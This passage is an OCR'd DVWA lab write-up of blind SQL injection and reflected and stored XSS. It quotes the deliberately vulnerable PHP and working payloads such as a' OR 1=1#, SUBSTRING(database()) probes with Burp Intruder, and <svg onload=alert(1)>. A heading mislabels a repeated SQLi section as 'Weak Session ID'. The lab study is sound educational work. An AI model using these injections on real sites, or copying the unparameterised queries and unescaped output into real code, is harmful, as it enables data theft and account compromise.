
Next, the code determines which database system is being used. For both MySQL and SQLite, it constructs the same SQL query that selects user records where the user_id matches the provided ID. The query is executed inside a try-catch block, and detailed database error messages are intentionally suppressed to prevent information leakage.

Instead of displaying database results, the application only checks whether the query returned at least one row. If a matching record exists, $exists is set to true.


The application is vulnerable to SQL injection since the input is embedded directly inside single quotes without proper sanitization. Because of that, the input is treated as SQL code meaning that we can inject additional SQL logic to the original query. For instance, supplying the payload a' OR 1=1# modifies the query so that the condition always evaluates to true. As a result, the application responds with "User ID exists in the database" even though the input is not a valid numeric id.



To determine the database name in a blind SQL-injection assessment, the usual first step is to find out the length of the value returned by the database() function. To do that, we would try payload "1' and length(database())=x#" in which value of x will increment from 1 by 1 until it makes the applications behave differently. Then we will know the length of the database name is x-1. Summarizing the process, we find out that the database name has 4 letters.



Since there are only 4 letters, it is possible for us to brute force for each of them. To do that, first we need a common structure for our test input which is "1' AND SUBSTRING(database(), x1, 1) = 'x2'#" where x1 is the position of the letter and x2 is its value. This payload lets us find out whether a specific letter in database name has the same value as tested. To automate the process, we will use Burp Intruder with Cluster bomb attacker. We will test every letter in the alphabet for all 4 positions.



Here, we see that only 4 request with status 200 OK. From that, we conclude that the name of the database is "dvwa"

0.8.3 Medium level

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $id = ((isset($GLOBALS["___mysqli_ston"]) &&
  is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
  $id ) : ((trigger_error("[MySQLConverterToo] Fix the
  mysql_escape_string() call! This code does not work.",
  E_USER_ERROR)) ? "" : ""));

            // Check database
            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = $id;";
            try {
                $result =
  mysqli_query($GLOBALS["___mysqli_ston"],  $query ); //
  Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) >
  0); // The '@' character suppresses errors
                } catch(Exception $e) {
                    $exists = false;
                }
            }

            break;
        case SQLITE:
```


```
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
    users WHERE user_id = $id;";
            try {
                $results =
    $sqlite_db_connection->query($query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }
            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the
    database.</pre>';
    }
}

?>
```

The medium level code is similar to the previous level but introduces basic input sanitization. When the form is submitted, the application retrieves the id value from $_POST and attempts to escape special characters before using it in the SQL query.

Here, the function mysqli_real_escape_string() is applied to the id parameter. However, this sanitization is ineffective because the id value is not enclosed in quotes and is inserted directly into the statement. As a result, an attacker can still append SQL keywords, and the database system will interpret the injected input as valid SQL.

Since user input is now treated as a numeric expression rather than a string, payloads no longer need a leading quote to break out of the query. For example, when determining the length of the database name, the payload changes to 1 AND length(database()) = x#.

Although the input has been changed to a dropdown menu, this restriction can be bypassed by intercepting the request with Burp Suite and modifying the id parameter manually.



Here, we see that the payload is working normally as expected. Therefore, with the brute force part, we can use the same payload as the low level but remember to drop the first ’

0.8.4 High level


```
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = '$id' LIMIT 1;";
            try {
                $result =
  mysqli_query($GLOBALS["___mysqli_ston"],  $query ); //
  Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                $result = false;
            }

            $exists = false;
            if ($result !== false) {
                // Get results
                try {
                    $exists = (mysqli_num_rows( $result ) >
  0); // The '@' character suppresses errors
                } catch(Exception $e) {
```

```
                    $exists = false;
                }
            }

            ((is_null($___mysqli_res =
mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
$___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
            try {
                $results =
$sqlite_db_connection->query($query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }

            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not
Found' );

        // Feedback for end user
```

```
        echo '<pre>User ID is MISSING from the
    database.</pre>';
      }
}

?>
```

The overall logic flow remains largely unchanged at the high level, although several differences are introduced compared to the low level. First, user input is now obtained from a cookie rather than directly from a request parameter. Additionally, a random delay is added when a user ID is not found, which is intended to slow down automated attacks.

Despite these changes, the id value is still derived from user-controlled data and is inserted directly into the SQL query within single quotes, without any sanitization or parameterization. As a result, the application remains vulnerable to SQL injection. To verify this, we can try the same payload as in the low level, such as "1' AND length(database()) = x#".



As you can see, the result is still the same as the low level indicating that we can perform SQL blind injection on the application. For the brute force part, we will do the same as the low level as now we have proved that our payload is still working normally here.

0.9 Weak Session ID

0.9.1 Overview

Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

Objective: Find the name of database using Blind SQLi

0.9.2 Low level

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            try {
                $result =
   mysqli_query($GLOBALS["___mysqli_ston"],  $query ); //
   Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) >
   0);
                } catch(Exception $e) {
                    $exists = false;
                }
            }
            ((is_null($___mysqli_res =
   mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
   $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            try {
```


```
                $results =
    $sqlite_db_connection->query($query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }

            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not
    Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the
    database.</pre>';
    }

}
?>
```

This code checks whether a user ID exists in the database and provides different responses depending on the result. It first verifies whether the Submit parameter is present in the URL, indicating that the request has been sent. If so, it retrieves the id value from the $_GET parameter and initializes a variable named $exists to track whether the user is found.


Next, the code determines which database system is being used. For both MySQL and SQLite, it constructs the same SQL query that selects user records where the user_id matches the provided ID. The query is executed inside a try-catch block, and detailed database error messages are intentionally suppressed to prevent information leakage.

Instead of displaying database results, the application only checks whether the query returned at least one row. If a matching record exists, $exists is set to true.


The application is vulnerable to SQL injection since the input is embedded directly inside single quotes without proper sanitization. Because of that, the input is treated as SQL code meaning that we can inject additional SQL logic to the original query. For instance, supplying the payload a' OR 1=1# modifies the query so that the condition always evaluates to true. As a result, the application responds with "User ID exists in the database" even though the input is not a valid numeric id.



To determine the database name in a blind SQL-injection assessment, the usual first step is to find out the length of the value returned by the database() function. To do that, we would try payload "1' and length(database())=x#" in which value of x will increment from 1 by 1 until it makes the applications behave differently. Then we will know the length of the database name is x-1. Summarizing the process, we find out that the database name has 4 letters.



Since there are only 4 letters, it is possible for us to brute force for each of them. To do that, first we need a common structure for our test input which is "1' AND SUBSTRING(database(), x1, 1) = 'x2'#" where x1 is the position of the letter and x2 is its value. This payload lets us find out whether a specific letter in database name has the same value as tested. To automate the process, we will use Burp Intruder with Cluster bomb attacker. We will test every letter in the alphabet for all 4 positions.



Here, we see that only 4 request with status 200 OK. From that, we conclude that the name of the database is "dvwa"

0.9.3 Medium level

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $id = ((isset($GLOBALS["___mysqli_ston"]) &&
  is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
  $id ) : ((trigger_error("[MySQLConverterToo] Fix the
  mysql_escape_string() call! This code does not work.",
  E_USER_ERROR)) ? "" : ""));

            // Check database
            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = $id;";
            try {
                $result =
  mysqli_query($GLOBALS["___mysqli_ston"],  $query ); //
  Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) >
  0); // The '@' character suppresses errors
                } catch(Exception $e) {
                    $exists = false;
                }
            }

            break;
        case SQLITE:
```


```
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
    users WHERE user_id = $id;";
            try {
                $results =
    $sqlite_db_connection->query($query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }
            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the
    database.</pre>';
    }
}

?>
```

The medium level code is similar to the previous level but introduces basic input sanitization. When the form is submitted, the application retrieves the id value from $_POST and attempts to escape special characters before using it in the SQL query.

Here, the function mysqli_real_escape_string() is applied to the id parameter. However, this sanitization is ineffective because the id value is not enclosed in quotes and is inserted directly into the statement. As a result, an attacker can still append SQL keywords, and the database system will interpret the injected input as valid SQL.

Since user input is now treated as a numeric expression rather than a string, payloads no longer need a leading quote to break out of the query. For example, when determining the length of the database name, the payload changes to 1 AND length(database()) = x#.

Although the input has been changed to a dropdown menu, this restriction can be bypassed by intercepting the request with Burp Suite and modifying the id parameter manually.



Here, we see that the payload is working normally as expected. Therefore, with the brute force part, we can use the same payload as the low level but remember to drop the first '

0.9.4 High level


```
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = '$id' LIMIT 1;";
            try {
                $result =
  mysqli_query($GLOBALS["___mysqli_ston"],  $query ); //
  Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                $result = false;
            }

            $exists = false;
            if ($result !== false) {
                // Get results
                try {
                    $exists = (mysqli_num_rows( $result ) >
  0); // The '@' character suppresses errors
                } catch(Exception $e) {
```

```
                $exists = false;
            }
        }

        ((is_null($___mysqli_res =
mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
$___mysqli_res);
        break;
    case SQLITE:
        global $sqlite_db_connection;

        $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
        try {
            $results =
$sqlite_db_connection->query($query);
            $row = $results->fetchArray();
            $exists = $row !== false;
        } catch(Exception $e) {
            $exists = false;
        }

        break;
 }

 if ($exists) {
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
 }
 else {
    // Might sleep a random amount
    if( rand( 0, 5 ) == 3 ) {
        sleep( rand( 2, 4 ) );
    }

    // User wasn't found, so the page wasn't!
    header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not
Found' );

    // Feedback for end user
```

```
        echo '<pre>User ID is MISSING from the
    database.</pre>';
      }
}

?>
```

The overall logic flow remains largely unchanged at the high level, although several differences are introduced compared to the low level. First, user input is now obtained from a cookie rather than directly from a request parameter. Additionally, a random delay is added when a user ID is not found, which is intended to slow down automated attacks.

Despite these changes, the id value is still derived from user-controlled data and is inserted directly into the SQL query within single quotes, without any sanitization or parameterization. As a result, the application remains vulnerable to SQL injection. To verify this, we can try the same payload as in the low level, such as "1' AND length(database()) = x#".



As you can see, the result is still the same as the low level indicating that we can perform SQL blind injection on the application. For the brute force part, we will do the same as the low level as now we have proved that our payload is still working normally here.

0.10 Reflected XSS

0.10.1 Overview

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.


Objective: Execute a malicious script in victim's browser

0.10.2 Low level

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
   NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

The code takes represents a simple greeting feature. At the beginning, the application disables the browser's built-in XSS filter by setting the X-XSS-Protection header to 0, ensuring that the application is vulnerable to XSS attacks.

The code then checks whether the name parameter exists in the $_GET array and is not null. If satisfied, the value of $_GET['name'] is directly concatenated into the HTML output and displayed to the user. We can see that user input is directly echoed without sanitization. As a result, any input supplied by the user is reflected directly into the web page. For example, if we enter "<script>alert(1)</script>", it will be rendered as "<pre>Hello <script>alert(1)</script></pre>". The browser will then interpret and execute the injected JavaScript, causing a popup box displaying the number 1.



0.10.3 Medium level

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
   NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
?>
```

The overall logic flow remains unchanged from the previous level, with the main difference being the addition of a basic input filter. The application attempts to prevent XSS attacks by removing the literal <script> tag from user input before displaying it in the response. However, since XSS attacks do not require the use of <script> tags to execute JavaScript, other HTML elements and event attributes can be abused to achieve the same result, such as onload, onerror, or onmouseover.

As a result, the filter can be bypassed using alternative payloads. For example, injecting <svg onload=alert(1)> will still execute JavaScript when the page is rendered, demonstrating that the application remains vulnerable to reflected XSS despite the added filtering step.

0.10.4 High level

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
   NULL ) {
    // Get input
    $name = preg_replace(
   '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name'
   ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

The high level code keeps the same overall execution flow but strengthens the input filtering logic. The application applies a regular expression using preg_replace() to remove any input that resembles the word script, even if the characters are separated or written in different cases.

Here, it attempts to remove <script> tags and any obfuscated or mixed casing variation of it. However, like we say for the previous level, there are other ways to exploit XSS. As a result, for this level, we will use <svg onload=alert(1)> as our payload again.

0.11 Stored XSS

0.11.1 Overview

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

Objective: Execute a malicious script in victim's browser

0.11.2 Low level

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $message ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not
   work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $name ) : ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name )
   VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' .
   ((is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_error($GLOBALS["___mysqli_ston"]) :
   (($___mysqli_res = mysqli_connect_error()) ?
   $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}
?>
```


Here, the code implements a guestbook submission feature that stores a user's name and message in the database when the btnSign button is submitted. Once the form is posted, the application retrieves the mtxMessage and txtName fields from the

POST request and trims any leading or trailing whitespace.

The message input is first processed with stripslashes() and then both inputs are escaped using mysqli_real_escape_string().

After sanitization, the application constructs an INSERT query and stores the submitted name and comment into the guestbook table. The stored entries are later retrieved from the database and displayed back on the web page for all users to view.

Here, despite all above input sanitization mechanisms, the application is only protected against SQL injection but not from any possible XSS attacks. Because user input is saved in the database and later rendered on the web page without proper output encoding, any malicious script submitted by an attacker is safely stored in the database as plain text and subsequently executed by the browser whenever an user accesses the page. To demonstrate, we will try a simple payload with "a" on name field and "<script>alert(1)</script>" on message field. After logging out and accessing the page again, the injected script executed successfully, confirming the presence of a stored XSS vulnerability.



0.11.3 Medium level

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $message ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not
   work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $name ) : ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name )
   VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' .
   ((is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_error($GLOBALS["___mysqli_ston"]) :
   (($___mysqli_res = mysqli_connect_error()) ?
   $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}
?>
```

At the medium security level, the application applies additional sanitization to user

input before storing it in the database. For the message field, the input is first processed using strip_tags() and addslashes() to remove HTML tags and escape special characters. It is then passed through mysqli_real_escape_string() to mitigate SQL injection risks, followed by htmlspecialchars() to encode special HTML characters. As a result, the message field is effectively protected against XSS attempts.


In contrast, the name field is only partially sanitized. The application removes the literal <script> tag using str_replace() and escapes special characters with mysqli_real_escape_string(). As a result, it is still vulnerable to XSS attacks.


While it is true that <script> tag is now unusable, however, similar to reflected XSS scenarios, attackers can still exploit alternative HTML tags or event attributes such as <img>, <svg>, or <iframe> to execute malicious scripts.

To demonstrate this, an XSS payload such as <img src=x onerror=alert(1)> was submitted in the name field with a benign message “hi”. Initially, the name input field only accepts up to 10 characters, which prevents direct submission of the payload. However, by using browser developer tools to modify the input field’s length attribute to allow up to 50 characters, the payload can be successfully injected and executed.

```
<input name="txtName" type="text" size="30" maxlength="10">
```

Next, we will also exit and then sign in to see whether the script executes.





0.11.4 High level

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $message ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not
   work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace(
   '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $name ) : ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name )
   VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' .
   ((is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_error($GLOBALS["___mysqli_ston"]) :
   (($___mysqli_res = mysqli_connect_error()) ?
   $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}
?>
```

Compared to the previous security level, the input handling of the message field and overall flow logic remains unchanged. The only difference lies in the sanitization of the name field. Instead of a simple string replacement for the <script> tag, the application now uses a regular expression with preg_replace() to remove any obfuscated variations of it.

As you can see, other HTML tags and JavaScript execution vectors, such as event handlers or non-script tags, are not filtered making the name field still vulnerable. Hence, we will try the same payload as the previous level <img src=x onerror=alert(1);> and we also need to change max length of name field to 50.

0.12 DOM-based XSS

0.12.1 Overview

